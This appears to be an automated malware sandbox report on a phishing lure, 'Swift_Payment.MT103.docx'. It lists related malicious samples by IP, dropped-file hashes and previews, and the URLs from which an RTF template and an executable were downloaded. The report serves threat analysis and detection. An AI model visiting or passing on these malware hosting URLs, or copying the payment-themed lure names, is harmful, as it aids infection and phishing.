	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	• 192.210.173.40
	Request Letter for Courtesy Call.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	ORDEN 47458.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	Descuentos de hasta el 40%.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	crt9O3URua.exe	Get hash	malicious	Browse	• 198.23.140.76
	_VM0_03064853.HtM	Get hash	malicious	Browse	• 23.94.52.94
	1LvgZjt4iv.exe	Get hash	malicious	Browse	• 198.46.177.119
	PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx	Get hash	malicious	Browse	• 198.23.221.170
	Purchase Order Price List 061021.xlsx	Get hash	malicious	Browse	• 198.12.127.155
	xYKsdzAUj8.exe	Get hash	malicious	Browse	• 192.210.198.12
	lsQ72VytAw.exe	Get hash	malicious	Browse	• 192.210.198.12
	EDxI6b8IKs.exe	Get hash	malicious	Browse	• 192.210.198.12
	ouGTVjHuUq.exe	Get hash	malicious	Browse	• 192.210.198.12
	vbc.xlsx	Get hash	malicious	Browse	• 107.173.219.35
	PO.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	Duplicated Orders.xlsx	Get hash	malicious	Browse	• 198.12.110.183
DIGICABLEHU	i	Get hash	malicious	Browse	• 82.131.245.72
	2bb0000.exe	Get hash	malicious	Browse	• 91.83.13.48
	4JQil8gLKd	Get hash	malicious	Browse	• 176.241.2.125
	Copia de Pago.exe	Get hash	malicious	Browse	• 91.227.138.21
	Copia de Pago 23_03.exe	Get hash	malicious	Browse	• 91.227.138.21
	co#U00cc pia de pagamento.xlsx	Get hash	malicious	Browse	• 91.227.138.21

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Copia de Pago 12_03_21.exe	Get hash	malicious	Browse	• 91.227.138.21
	transferir copia_03_05.exe	Get hash	malicious	Browse	• 91.227.138.21
	transferir copia_260322.exe	Get hash	malicious	Browse	• 91.227.138.21
	SWIFT transferir copia_98087.exe	Get hash	malicious	Browse	• 91.227.138.21
	transferir copia_98087.exe	Get hash	malicious	Browse	• 91.227.138.21
	yVn2ywuhEC.exe	Get hash	malicious	Browse	• 92.249.157.115
	Astra.x86	Get hash	malicious	Browse	• 85.66.185.78
	3NrSrIkz3D.doc	Get hash	malicious	Browse	• 85.66.181.138
	68Faktura_VAT_8263562736.js	Get hash	malicious	Browse	• 178.164.18 1.105
	68Faktura_VAT_837478883422.js	Get hash	malicious	Browse	• 178.164.18 1.105
	invoice.doc	Get hash	malicious	Browse	• 94.21.157.195
	uTorrent Stable(3.4.2 build 37754).exe	Get hash	malicious	Browse	• 188.143.86.59
	qwerty2.exe	Get hash	malicious	Browse	• 178.164.181.93
	insurance_request (1).doc	Get hash	malicious	Browse	• 178.164.196.18
OGICOMPL	Next RFQ 3005590.xlsx	Get hash	malicious	Browse	• 93.157.97.6
	remittance-cable-from-the-bank.docx	Get hash	malicious	Browse	• 93.157.97.6
	remittance-cable-from-the-bank.docx	Get hash	malicious	Browse	• 93.157.97.6
	Revised-RBG-180129940.xlsx	Get hash	malicious	Browse	• 93.157.97.6
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• 93.157.97.6
	Payment_doc.docx	Get hash	malicious	Browse	• 93.157.97.6
	Payment_doc.docx	Get hash	malicious	Browse	• 93.157.97.6
	PO AR483-1590436 _ J-3000 PROJT.xlsx	Get hash	malicious	Browse	• 93.157.97.6
	DHL_Billing_Invoice 1375130042.xlsm	Get hash	malicious	Browse	• 93.157.100.28
	BAL_YAB_070120_HRD_072920.doc	Get hash	malicious	Browse	• 213.108.58.44
	FILE_QS7445385426SM.doc	Get hash	malicious	Browse	• 213.108.58.44
	BAL_YAB_070120_HRD_072920.doc	Get hash	malicious	Browse	• 213.108.58.44
	FILE_QS7445385426SM.doc	Get hash	malicious	Browse	• 213.108.58.44
	REP_KI7143077600NX.doc	Get hash	malicious	Browse	• 213.108.58.44
	REP_KI7143077600NX.doc	Get hash	malicious	Browse	• 213.108.58.44

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	144008
Entropy (8bit):	0.30823912921286084
Encrypted:	false
SSDEEP:	48:I3ZUA6OXAp9OgtAhjAQEpXxhUhpC9ApA0GRae2FiGQj2XGZsGor0GtMUmEBIapBi:KZOFHlBCl5G4O+xreryFlL
MD5:	B95829EAC0EEA9848A14EC3FEDEE4434
SHA1:	3182A302250C848D751C4027807EC1EC99B56867
SHA-256:	48C83212438192ACC0166D41B75C311DC97BF50FAFA7DAEE20623B91C5D63256
SHA-512:	10DE0A3C28ACFB68C0965DD66406AEED64D555516CCE6A01745D1E361C63C5E2C142DE80B9CE3CC7CEE21892FFB8DCCB58B1B9307B8D337034B3152CF2CF3 62
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z1.}.go.K....=/..S,...X.F...Fa.q.....X_!vcD..{3.a.....DPj.$}J...J..B7.....t...t...t...t..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{AD8A7C7D-3F97-4401-8621-33ABFBA7519B}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	156816
Entropy (8bit):	0.6672055376557375
Encrypted:	false
SSDEEP:	96:KsC9hdN8sNrrQBUCRKlof7T1ZpBVmqnlPiz3/ZMT/XRBOQXp6m3y8UEzvc61Xcw7:Rf7Hcn0/X9uWcoMP+ZmEhv
MD5:	AA5DF115AAA115C450FE92554FA222D5
SHA1:	2AADB60616CD6BAD558C969A1A4B8D9C93E7AFEE
SHA-256:	D80BA711135BC820E5A9E1D09B91BFFE76B05B254E81D4168B55D049721D7CD3
SHA-512:	58D7A1CFAD1A11F5DC0069F843ADCB6F2B1F6DF351AC628065B8FBD96FC8FEAA7D3E421B3D4EBB506C515FC07B963CEC5A6D70104AFB7E9C69FFF55DEBF6I 8CD
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zc...`.J.j%.'...S,...X.F...Fa.q.....B...4..]i.....DE5.B@.....o.....t...t...t...t..... ..... ..`...O..|.....DE5.B@.....o..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.273684668467034
Encrypted:	false
SSDEEP:	3:yVlgQPDRlgsRlzekRS7ulIIRAwlTlXKYWldlAWw3lCZ276:yPdPDDblzTRSCISSy67lA130Z22
MD5:	C1BAA09ECF9B8D2CB8FD5949C716D22D
SHA1:	A1E64253E9E1471A5024C318D70558C6BDF8DD02
SHA-256:	B4A86ED0B9EFD90F2CB06B912E80A53BAE138573A151186DE12DB79D95C8733E
SHA-512:	4170D7F9EDE0C28A1C6368CC53DDB4B160F98EB475F9AD7F4162CB8A1B3E97C85156FECAF88C631E2E0C7F233C05F99BCFEF4CD11575EB29DB0E76504F122C 3D
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q.....H..@....b..q....]F.S.D.-.{.A.D.8.A.7.C.7.D.-.3.F.9.7.-.4.4.0.1.-.8.6.2.1.-.3.3.A.B.F.B.A.7.5.1.9.B.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	144008
Entropy (8bit):	0.30704264727101577
Encrypted:	false
SSDEEP:	48:I3Gk+OnO1+Wh6KoyQC4iq97QQPQSOEfkraZsAWzMqSzqjh6ZNxCl:KGdfQVy/cPIfQ0aZsAWzd14L
MD5:	9B5DFE2E1E6A33DB8EBCDC8538D07F05
SHA1:	850EF2323B1B9A1A50592025BC32A1C27A79253F
SHA-256:	35ECE7BC2CBB407187385A05F8F70A1FEDB3DF5D0809CDB1D156C775454EB0B3
SHA-512:	9CB2DE9BB2082DCA29B99E5F485B6EAAC5835AD8197E74AC3EE5E558CFBC9BADF57C831B4AC52040C6714326867A6EE315E91CB16671611EA46D6130981B90 E7
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.M.ue..O.&.rpAlVS,...X.F...Fa.q.....=a`.mK..e_.*.....C.K....!.....t...t...t...t..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{23A36F79-3DE3-41DA-8F76-5F7EB48D2868}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	149973
Entropy (8bit):	0.27820422609280454
Encrypted:	false
SSDEEP:	48:I3XczQa3qpx0kia6q+qRIgSZfsjEc4q8U6kOOxq8U6kOO0cgRvRkDl:KXsQ8qpffoZAtX68YX68qxl
MD5:	920DC7EC50EF6DF90D30200C2FDDD0E5

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{23A36F79-3DE3-41DA-8F76-5F7EB48D2868}.FSD	
SHA1:	197AD32C6AEB1182B87114AE00D1307EDB849737
SHA-256:	BB3446BB79989AB742F09F008A2E5B1BA798ADB64213C6A30BEB08CFB48A4B23
SHA-512:	863C710AAE9C482E9BEFDA4467C7B91D4D1EEE779F3290AD3C44E6DFFD0B8C98AF4D290CDFFA6DDEA789507999ECE53E20D335AE2860B6D60B52EE7C2E98E660
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z!c...t'L.p_..f.kS,...X.F...Fa.q.....6.G..HN.2.....{..3.?lE.E..o_.....t...t...t...t.....T d..Z-G..0kj.#,.....{..3.?lE.E..o_.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.240117800446658
Encrypted:	false
SSDEEP:	3:yVlgQPDRlgsRlzS3lNxWWCW7WSQ7WgHRHBEL7276:yPdPDDblzclLWWpWjDEf22
MD5:	51289AF5580FEA8B00E91D3796721F03
SHA1:	CF4FBE5400B99444207A5F3A8009BFC3A6902771
SHA-256:	1A1C733E011D1C41E43E26AC0F7DCE8A77B971EA9C61963005EB68CF5AD4B145
SHA-512:	F26D5A156BC128A4C5ED7C8ADE586D26EBB30F01A3ED070A860F4C2E055A529C3A385E26A43E83BEBBBA228FAB6BD8DCAA0545F2D4D350ACB97C60E06F2DE0B
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q.....H..@....b..q....]F.S.D.-.{.2.3.A.3.6.F.7.9.-.3.D.E.3.-.4.1.D.A.-.8.F.7.6.-.5.F.7.E.B.4.8.D.2.8.6.8.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\o[1].doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	downloaded
Size (bytes):	11970
Entropy (8bit):	5.399833728537445
Encrypted:	false
SSDEEP:	192:YRCtX9b4OK8ef2u4GQI1epjkHHVi1V44jog/kNO/IBLQWWKvKNLevbMMybt4if3:YAtN8O4uu44Yi4135IJFWBIvAx42
MD5:	FDB098884C0039D65230141896DA89A9
SHA1:	5BB80B89290B64086F1DD07FBCBCE1BC608468B0
SHA-256:	D99B9F24FFDBD5BB9D8DF6ED5120D58FCC035859C943093A9F70B41CBD7B52B7
SHA-512:	92200B38E9B6A8A3B11EE9AC0854EB98C13B5EC4830227CFE4F02AA84F9BA59A373D8E1BA09EE5A6FC59FBBCC67BBF73F29E6487E28C4B330682603FFB4DEF42
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
IE Cache URL:	http://192.3.141.164/oti/o.dot
Preview:	{\rt.^+@.).+,??-$2254??=:<).!7.?.?,?`^.[<!2>#6\|?.-7>]140?'73.+]4]/._%$.?@#<.??`/((%?`[<%9<'3|?#~042%7.^6@6,@(??.+[9225`1@1%`)~.5-9?_.(%01|[~8?$?.=)?'?\|??`-.?!3>;\|?.4??;:.+7_<!,%7_.&)&00%+21(/?-+?>8.)?()?!.?~+:7>~7$(,5.-9(8)/.%'2(7.6&+1/1:>3(?+^%|=1@4[_7(=<4_`9?=_]*%(]?%?9!.^8')+?]5]9[(:..42?@!%~~.=~_6[-3:|?(.*)&0[?@*^.=!3+#0<@>:9-~**+?/$@79865~>54%%/?%>(33]+_*'9%4=(_2`;.[]:!-?)/`%.,(4&]$%9253.&^$6.?$<5?#.6@2%&*/,:'?).!..?.>?.*$%~;'!=]?`!._!)4,2`.^`.(?&3[?,%;-(<.0-)2@&88@$4,=?\|(%%8`9[?.6)~<.0%42)='9.2>)7,79<?$.?(7#?..^.`;`#$~.!7!5@:?>4~?%'@.4%1'>&3.?]%#[!35.8=?[3'../?6%!~?7]?#/<>?-3*8&#?.?=/?5+~&~@/9~:=1#.3<;:35`%~8%?;&??.@/[%[|!~0!5?&2=]=<3+%??^$1\|):#\|(`:7<<`(?*???)#8?><@..?7._.-?~45=&9>!4*.<(~[/)/<`?../</8]==.%%.5@3'^'46?21].?)+8(^=-]+8$%)4/`3748<.(6._^~.!~[*?>?-<'@259*><<?&4%$]?<:-35.)?`?@?_[3.35.$;._^2&.01/)6/~&?|@$!&.[()><~%:@&?];>6[[?8)-%/;.8`*>!6=?&%;6?$_<?)-1_|&.1!.,??31%@%_39=1?.0^?+[2+-+=<.?~8-=#;@&5?9?^]('|@*@!](2?!3]|=%>1(2|/,,89?`|%?,1??1.:*?]/4!1:67?~?3.1]?|?1^,?[%`^9<0?|..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	939008
Entropy (8bit):	7.489482502838042
Encrypted:	false
SSDEEP:	24576:TuyAioqXVnyKKvkCB7dEnfDzVd+rl7GJNeBUdt:BF1Kv1d2fDJArUJwBU
MD5:	616A10FDC3307FD483916E1B578C9F9C
SHA1:	940A937103F7F406291C416C6EC4D601FBCA7234
SHA-256:	AF9E4AF9E1C7C2991D0FE0E5EEDD11A819CB5D697EF75606AE620F3B7FD20775
SHA-512:	F31CB753E6CE0DFBBB06535A9F4CBCD655681CC610263921DBDF71D5E67438BC5E87410C9F3959CD49F6218FD0EED251418BD7ED02EDD90BCC9DC9473FBD392

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vbc[1].exe	
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 26%
Reputation:	low
IE Cache URL:	http://192.3.141.164/oti/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`..... .....@.. ..... ..@.....K..... ..... ..H.....text..... ..... ..`.sdata.....@....rsrc..... .....@..@.reloc.....R.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\C20Q01TC.htm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	7
Entropy (8bit):	0.9852281360342516
Encrypted:	false
SSDEEP:	3:5a:g
MD5:	9061AADDFDD374DE11E04F3B54101854
SHA1:	D1C1AA1CC4BEE4922DC94B1212EE449467828162
SHA-256:	CE708B29A47B2778D931D63DD75C230FA8D4FFFC670D73FEC68A2A378EE5A567
SHA-512:	A55636D3C6D44EE9BF473283704EC429848F835FA073E20ECF379A3CE8371E9745E9993923AA3D1CDAB747A73ACFB42771B46BF45087EF040E2C00D6C514BC5
Malicious:	false
Reputation:	low
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\e9yj[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	236
Entropy (8bit):	5.131100768196609
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwol6hEr6VX16hu9nPiGlWn2+KqD:J0+ox0RJWWPJuT
MD5:	011C131B3F6FFEEBF65EF2BCB8A0C76F
SHA1:	DFF1A10A3A014CB792C55C51634262FE6985890C
SHA-256:	1D541E551F8F7D9177EAD075ADE5A0C08846B039D0EB77C1EF608DDD58C58013
SHA-512:	473D68CC58BC3DEF345228E5B0BB853E10EF367DC4000C8ACC2ED97A0DC5585468DE50ED16DAF2BEC93100354327A62F2FADE583603CF63AAA6B5B137D578A C7
Malicious:	false
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>301 Moved Permanently</title>.</head><body>. Moved Permanently . The document has moved here. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\27720357.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	11970
Entropy (8bit):	5.399833728537445
Encrypted:	false
SSDEEP:	192:YRCtX9b4OK8ef2u4GQI1epjkHHVi1V44jog/kNO/IBLQWWKvKNLevbMMybt4if3:YAtN8O4uu44Yi4135IJFWBIvAx42
MD5:	FDB098884C0039D65230141896DA89A9
SHA1:	5BB80B89290B64086F1DD07FBCBCE1BC608468B0
SHA-256:	D99B9F24FFDBD5BB9D8DF6ED5120D58FCC035859C943093A9F70B41CBD7B52B7
SHA-512:	92200B38E9B6A8A3B11EE9AC0854EB98C13B5EC4830227CFE4F02AA84F9BA59A373D8E1BA09EE5A6FC59FBBCC67BBF73F29E6487E28C4B330682603FFB4DEF 42
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	{\rt.^+@.).+,??-$2254??=:<).!7.?.?,?`^.[<!2>#6|?.-7>]140?'73.+]4]/._%$.?@#<.??`/((%?`[<%9<'3|?#~042%7.^6@6,@(??.+[9225`1@1%`)~.5-9?_.(%01|[~8?$?.=)?'?|??`-.?!3>;|?.4??;:.+7_<!,%7_.&)&00%+21(/?-+?>8.)?()?!.?~+:7>~7$(,5.-9(8)/.%'2(7.6&+1/1:>3(?+^%|=1@4[_7(=<4_`9?=_]*%(]?%?9!.^8')+?]5]9[(:..42?@!%~~.=~_6[-3:|?(.*)&0[?@*^.=!3+#0<@>:9-~**+?/$@79865~>54%%/?%>(33]+_.*'9%4=(_2`;.[]:!-?)/`%.,(4&]$%9253.&^$6.?$<5?#.6@2%&*/,:'?).!..?.>?.*$%~;'!=]?`!._!)4,2`.^`.(?&3[?,%;-(<.0-)2@&88@$4,=?|(%%8`9[?.6)~<.0%42)='9.2>)7,79<?$.?(7#?..^.`;`#$~.!7!5@:?>4~?%'@.4%1'>&3.?]%#[!35.8=?[3'../?6%!~?7]?#/<>?-3*8&#?.?=/?5+~&~@/9~:=1#.3<;:35`%~8%?;&??.@/[%[|!~0!5?&2=]=<3+%??^$1|):#|(`:7<<`(?*???)#8?><@..?7._.-?~45=&9>!4*.<(~[/)/<`?../</8]==.%%.5@3'^'46?21].?)+8(^=-]+8$%)4/`3748<.(6._^~.!~[*?>?-<'@259*><?&4%$]?<:-35.)?`?@?_[3.35.$;_^2&.01/)6/~&?|@$!&.[()><~%:@&?];>6[[?8)-%/;.8`*>!6=?&%;6?$_<?)-1_|&.1!.,??31%@%_39=1?.0^?+[2+-+=<.?~8-=#;@&5?9?^](`|@*@!](2?!3]|=%>1(2|/,,89?`|%?,1??1.:*?]/4!1:67?~?3.1]?|?1^,?[%`^9<0?|..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\27720357.doc	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{76C1187F-5961-4AD1-8352-EEED0FAE6D6A}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	10240
Entropy (8bit):	3.548123695787657
Encrypted:	false
SSDEEP:	192:hA3LpYc55ibnXiWCH8PBPYQN0DIsNld0y1uBIjx+W6UFt9RC54BzV0oqaNJD0Z:G2bnXiL05Yu2d0JljxJnLyIrsZ
MD5:	91B9BE1FBB0E36E7D0D9CE112C50B5E0
SHA1:	CDE57A76B41CF6254EF44044D845C3C898D6F610
SHA-256:	613697FBD8229A9CB415877760C4075CF35DE4146CF83964DC2C265C37AC71D7
SHA-512:	67F2E509759BA486D2584C93D109ECB401A6479C42CAFFE040A854F1F5DC00E9346BCE2CF4217ED3C7EE2D54613DBA83C94CABE2C271A9B4B747CDFB70B92E7
Malicious:	false
Preview:	..^.+.@...)...+.,.?.?.-.$.2.2.5.4.?.?.=.:.<.)...!.7...?...?.,.?.`.^...[.<.!.2.>.#.6.|.?...-.7.>.].1.4.0.?.'.7.3...+.].4.]./..._.%.$...?.@.#.<...?.?.`./.(.(.%.?.`.[.<.%.9.<.'.3.|.?.#.~.0.4.2.%.7...^.6.@.6.,.@.(.?.?...+.[.9.2.2.5.`.1.@.1.%.`.).~...5.-.9.?._...(.%.0.1.|.[.~.8.?.$.?...=.).?.'.?.|.?.?.`.-...?.!.3.>.;.|.?...4.?.?.;:...+.7._.<.!.,.%.7._...&.).&.0.0.%.+.2.1.(./.?.-.+.?.>.8...).?.(.).?.!...?.~.+.:.7.>.~.7.$.(.,.5...-.9.(.8.)./...%.'.2.(.7...6.&.+.1./.1.::.>.3.(.?.+.^.%.|.=.1.@.4.[._.7.(.=.<.4._.`.9.?.=._.].*.%.(.].?.%.?.9.!...^.8.').+.?.].5.].9.[.(.:.....4.2.?.@.!.%.~.~...=.~._.6.[.-.3.:.|.?.(...*.).&.0.[.?.@.*.^...=.!.3.+.#.0.<.@.>.:.9.-.~.*.*.+.?./.$.@.7.9.8.6.5.~.>.5.4.%.%./.?.%.>.(.3.3.].+._.*.'.9.%.4.=.(._.2.`.;...[.].:.!.-.?.)./.`.%...,.(.4.&.].$.%.9.2.5.3...&.^.$.6...?.$.<.5.?.#...6.@.2.%.&.*./.,.:.'.?.)...!.....?...>.?...*.$.%.~.;.'.!.=.].?.`.!..._.!.).4.,.2.`...^.`...(.?.&.3.[.?.,.%.;.-.(.<...0.-.).2.@.&.8.8.@.$.4.,.=.?.|.(.%.%.8.`.9.[.?...6.).~.<...0.%.4.2.).=.'.9...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B5FAB51B-61BE-41BF-89DB-AF92964D1C77}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F060F5F7-4AFC-467A-BE44-A714D3C0AD58}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	dBase III DBT, version number 0, next free block index 7536653
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.10581667566270775
Encrypted:	false
SSDEEP:	3:Ghl/dlYdn:Gh2n
MD5:	28ADF62789FD86C3D04877B2D607E000
SHA1:	A62F70A7B17863E69759A6720E75FC80E12B46E6
SHA-256:	0877A3FC43A5F341429A26010BA4004162FA051783B31B8DD8056ECA046CF9E2
SHA-512:	15C01B4AD2E173BAF8BF0FAE7455B4284267005E6E5302640AA8056075742E9B8A2004B8EB6200AA68564C40A2596C7600D426619A2AC832C64DB703A7F0360D
Malicious:	false
Preview:	..s.d.f.s.f..... ....

C:\Users\user\AppData\Local\Temp\{27A10D79-7F70-46CF-8119-16E3C539D501}	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	137348
Entropy (8bit):	0.059665315102617286
Encrypted:	false
SSDEEP:	12:I3DPDeJBARRhfv8p+4taBA/lv1PDujYSjBAaSQapFfBAv/7yPDZr/wBA1Kp:I3ePAkttmAtvGDAaqFJAUUA6
MD5:	D0B387DA05C4FCE9F3B2A73731997139
SHA1:	7D76CD1FDD4CED7DCDC723D2629969EF6814075A
SHA-256:	420B0F142E2217052D33E15A5271085AC7DCC0E50CCEC79F301106859B089A10
SHA-512:	34771EA06C56880E0D8415F0A133DA81EE38DA84E0457445AE0E1AA2FDDD4913CB6D0128C5CCA6ADFB59CBF16EC4586396879BF06865C8419C6C183730535D8
Malicious:	false
Preview:	......M.eFy...z1.}.go.K....=/..S,...X.F...Fa.q.....7.*..HB..!W<.....DPj.$}J...J..B7.....t...t...t...t..... ....5.H..scE..zm,.....DPj.$}J...J..B7..... .....

C:\Users\user\AppData\Local\Temp\{5C5D433B-B19C-40C3-8FD6-B75904B3140D}	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	137348
Entropy (8bit):	0.05984223626996724
Encrypted:	false
SSDEEP:	12:I3DPid4Izfv8pM1Pid4shO/1uSQap3D9Qj/7yPid4Cf2RKp:I3GbqM4S1uq3DUdu+
MD5:	E74890E2DF7355F7A20141C3FD59BCA0
SHA1:	8FAB8F7375DD1559D07758AF66FEDD59EAE8D535
SHA-256:	64FD0C13CED71412F93F51769FFC3E14A6AA805EC0029435AE1ED7A76A39307D
SHA-512:	4ADFF6FDB3B0A3D591DB08642F5C008EBF84516C1D4B28A59C9083C4EAC6B6100D53996A38A4E3AE2C9A0E29E8686C3ECD755A6EE120D948F7B6B3A39316DE 41
Malicious:	false
Preview:	......M.eFy...z.M.ue..O.&.rpAlVS,...X.F...Fa.q.....7GGD..jH.y57.`.....C.K.....!.....t...t...t...t..... ....:Q...wC.p.Nz..5.....C.K.....!..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Swift_Payment.MT103.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Fri Jun 11 21:58:30 2021, length=10331, window=hide
Category:	modified
Size (bytes):	2128
Entropy (8bit):	4.599132620127545
Encrypted:	false
SSDEEP:	48:8l/XT3Ik4UvoJA/Qh2l/XT3Ik4UvoJA/Q/:8l/XLIkM2/Qh2l/XLIkM2/Q/
MD5:	DA3D6DDFEC9FA61A95A5D3A5E93E150D
SHA1:	2F5C7C24E77F739F08AA0BE9711AE34E8B425EA7
SHA-256:	4F70427E73024F7778D5FCA4800241105F7E7788DECC42F8F11E495F58A9BFAA
SHA-512:	E335FDAD15946714E3EA184E86CC0CCC1B8E18B2FD4848D4DE223207EE51F054070FAB669DE97542B315C193384FAD4B1972D4FD8B194A41474EE929E1EE8A1 B
Malicious:	false
Preview:	L.....F.... .....>..{....>..{..^..K._..[(.....P.O. .:i.....+00../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....z.2.[(...RP. .SWIFT_~1.DOC..^.....Q.y.Q.y*...8.....S.w.i.f.t._.P.a.y.m.e.n.t...M.T.1.0.3...d.o.c.x.....-...8...[.....?J.....C:\Users\..#..... ..\\888683\Users.user\Desktop\Swift_Payment.MT103.docx./.....\.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.S.w.i.f.t._.P.a.y.m.e.n.t...M.T.1.0.3...d.o.c.x.....:..,.LB.)...Ag.....1S PS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....888683.....D_..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\e9yj.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://xy2.eu/e9yj>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	44
Entropy (8bit):	4.498871107126152
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/7cZbcc6:HRYFVm/7yc/
MD5:	F5C72945D1BDAE24FB4393F7D97E953F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\e9yj.url	
SHA1:	54F64CEB083CF2A20C31EEFD64DF7E0878D84CA9
